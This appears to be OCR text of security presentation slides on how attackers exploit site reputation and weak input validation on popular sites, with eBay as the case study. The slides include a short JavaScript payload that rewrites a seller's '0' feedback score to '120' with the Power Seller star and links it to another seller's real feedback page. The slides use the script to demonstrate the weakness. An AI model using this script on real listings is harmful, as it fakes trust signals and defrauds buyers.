
Blogger: Allows embedded URL's to malicious code

Calendar + DOCS: allow embedded malicious code

GooglePages: allows upload of malicious code

Picasso Albums: allow embedded URL's to malicious code

Using Reputation for Security Decisions



What’s the Problem ?

The webs most visited sites are increasingly being used to host malicious code

Spammers, and malcode groups have wised up to industry use of reputation and are exploiting it

> 50% of malicious websites are compromised


70% of top 100 sites rely on user uploaded content

Most top sites have poor, if any, input validation

eBay input validation

eBay is unquestionably one of the most popular websites (high reputation)

eBay does some input but not in real-time



Shop your Favorite Categories

Antiques
Art
Baby
Books
Business & Industrial
Cameras & Photo
Cars, Boats, Vehicles & Parts
Cell Phones & PDAs
Clothing, Shoes & Accessories
Coins & Paper Money
Collectibles
Computers & Networking
Consumer Electronics
Crafts
Dolls & Bears
DVDs & Movies


My eBay at a Glance

Start shopping now or learn how to use eBay.

Don't just shop. Win!

Seller Reputation


We blogged in the past of sellers making their reputation go from 0 to “Power Seller”




colinanizer73x (0) → colinanizer73x (120 ☆) Power Seller

Seller Reputation

We blogged in the past of sellers making their reputation go from 0 to “Power Seller”




“make me a power seller”



```
// First, get all links on page
var nodes = document.body.getElementsByTagName('A');

// For each link on the page,
for( var i =
  0;  i <  nodes.length; i++ ) {

// If the text of that link is "0" (zero),
 if (nodes[i].innerHTML == '0') {

  // Then change it from "0" to "120" and include the nice
  // blue eBay star reserved for sellers with feedbacks of 100-499

  nodes[i].innerHTML = '120' +
  '<img align="absmiddle" border="0" height="25" width="25"
  alt="Feedback score is 100 to 499"
  src=http://pics.ebaystatic.com/aw/pics/uk/icon/iconTealStar_25x25.gif>';

  // And link it to another seller who actually has that many positive feedbacks
   nodes[i].href = 'http://feedback.ebay.com/ws/eBayISAPI.dll[REMOVED]';

 };
};
```

